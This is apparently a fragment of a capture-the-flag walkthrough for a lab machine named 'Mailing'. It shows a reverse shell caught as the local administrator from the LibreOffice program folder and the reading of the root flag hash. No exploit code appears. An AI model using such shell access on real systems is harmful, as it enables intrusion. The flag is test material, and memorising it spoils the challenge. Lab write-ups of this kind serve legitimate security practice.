Connection received on 10.129.232.39 65440
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
whoami
mailing\localadmin
```



```
C:\Users\localadmin\Desktop>type root.txt
type root.txt
1e2ea818f366fac87b485470e92312b8
```